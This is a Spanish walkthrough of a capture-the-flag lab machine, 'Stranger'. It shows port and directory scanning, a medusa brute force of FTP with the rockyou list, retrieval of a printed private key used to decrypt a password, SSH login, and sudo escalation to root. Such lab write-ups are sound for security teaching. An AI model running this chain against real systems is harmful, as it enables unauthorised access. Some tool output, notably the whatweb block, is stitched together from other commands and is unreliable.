

STRANGER

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip stranger.zip
```

```
Archive:  stranger.zip
```

```
inflating: auto_deploy.sh
```

```
inflating: stranger.tar
```

```
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh stranger.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

1- CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.431 ms
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.431 ms
— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.431/0.431/0.431/0.000 ms, time 0ms
rtt min/avg/max/mdev = 0.431/0.431/0.431/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64

2- ESCANEEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2


Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-15 02:27 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000076s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 f6:af:01:77:e8:fc:a4:95:85:6b:5c:9c:c7:c1:d3:98 (ECDSA)
|_  256 36:7e:d3:25:fa:59:38:8f:2e:21:f9:f0:28:a4:7e:44 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: welcome
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: my; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

21/tcp open ftp vsftpd 2.0.8 or later

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.58 ((Ubuntu))

puerto 80



Welcome mwheeler!!

3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb http://172.17.0.2
```

```
python3 curl/curl/mdev = 0.431/0.431/0.431/0.000 ms
whatweb http://172.17.0.2
/home/kali/Desktop
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5,
Starting Nmap 7.95.0VN [https://nmap.org/7.95.0/2024-06-15 02:27 EDT]
HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[welcome]
Host is up (0.000076s latency).
```

gobuster dir -u <http://172.17.0.2> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html

```
desktop
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html
/home/kali/Desktop

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html (Status: 403) [Size: 275]
/index.html (Status: 200) [Size: 231]
/strange (Status: 301) [Size: 310] [→ http://172.17.0.2/strange/]
/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

gobuster dir -u <http://172.17.0.2/strange> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
gobuster dir -u http://172.17.0.2/strange -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/strange
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,doc,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3040]
/.html (Status: 403) [Size: 275]
/private.txt (Status: 200) [Size: 64]
/secret.html (Status: 200) [Size: 172]
/.html (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
=====
Finished
=====
```

Possible usuario: **mwheeler**

directorios interesantes: **/strange**

subdirectorios interesantes: **/private.txt, /secret.html**

foto /strange




foto /secret.html



The ftp user is admin, but the password is ...

You must discover it.

A hint: The rockyou diccionary is correct for use!

Del directorio /secret.html, sacamos una posible via de entrada, en la que nos indican un user: **admin** y la utilización del rockyou para extraer la contraseña.

4- EXPLOTACIÓN

Vamos con medusa

```
medusa -h 172.17.0.2 -u admin -P /usr/share/wordlists/rockyou.txt -M ftp
```

ACCOUNT FOUND: [ftp] Host: 172.17.0.2 User: admin Password: banana
[SUCCESS]

Nos conectamos por ftp

```
ftp 172.17.0.2

Connected to 172.17.0.2.
220 Welcome to my FTP server
Name (172.17.0.2:kali): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

Estamos dentro;listamos

ftp> ls -la
229 Entering Extended Passive Mode (|||40003|)
150 Here comes the directory listing.
drwxr-xr-x  1 1002      1002      4096 May 05 10:25 .
drwxr-xr-x  1 1002      1002      4096 May 05 10:25 ..
-rwxr-xr-x  1 0         0         522 May 01 00:53 private_key.pem
226 Directory send OK.
```

Nos enviamos el private_key.pem a nuestro kali

ftp> get private_key.pem

local: private_key.pem remote: private_key.pem

En nuestro kali

```
cat private_key.pem

-----BEGIN PRIVATE KEY-----
MIIBVQIBADANBgkqhkiG9w0BAQEFAASCAT8wggE7AgEAAkEA4/scrsX2G1QjCHdP
B8DM4PKeGCvzmxHgrrO6OB6o+OxsWKi6t20tqEv9UEtDIT5StHFWT4QTc9gqfmFf
xiSm3wIDAQABAKA6kC//CWU+Ae/55cQMZs96XXiVFv098Wq5FfwZHG8legIA0Qpz
oW2UQkV7ksXXF6kX7swQy/zCFJiIwbwXo47RAiEA8ma+qMEX61qI99DhsEVRhcVD
uo8edZeb/Sfg6b3cZscCIQDwxUSDi0BU77ZfqK3AwQwy7632wL7yJf76JdJspPFH
KQIgWe4Yag9JSn3KNvZ95KGy/wgSepJCYKogqykyXkWcEV0CIQC1Pmpi85JL3d9V
hy606R17wn0cQN/8fKnCOHJ8onWWcQIhAL50KJjHADl0cgiv352WwIztGlbhKMUI
ajmuxxKdJvFL
-----END PRIVATE KEY-----
```

Esto es una clave privada en formato PEM (Privacy-Enhanced Mail).

Este tipo de archivo se utiliza en criptografía para almacenar una clave privada,

la cual es esencial para realizar operaciones de cifrado y descifrado de datos en distintos protocolos de seguridad, como TLS/SSL, que se utiliza para asegurar las conexiones web.

Vamos a extraer la clave privada RSA del archivo PEM

```
openssl rsa -in private_key.pem -out private_key_rsa.pem
```

writing RSA key

Ahora, desencriptamos el archivo utilizando la clave privada RSA

```
openssl pkeyutl -decrypt -inkey private_key_rsa.pem -in private.txt -out privateOUT.txt
```

```
cat privateOUT.txt
```

demogorgon

Tenemos varias posibilidades para una conexión ssh

[mwheeler,admin,byers,willbyers/demogorgon](#)

A la primera, con mwheeler

```
ssh mwheeler@172.17.0.2
```

```
mwheeler@2a4b403a1e7b:~$
```

5- EXPLOTACIÓN

```
mwheeler@2a4b403a1e7b:~$ su admin
```

Password:

```
$ whoami
```

admin

```
$ sudo -l
```

[sudo] password for admin:

Matching Defaults entries for admin on 2a4b403a1e7b:

env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,

use_pty

User admin may run the following commands on 2a4b403a1e7b:

(ALL) ALL

\$ sudo su

root@2a4b403a1e7b:/home/mwheeler# whoami

root

root@2a4b403a1e7b:/home/mwheeler#

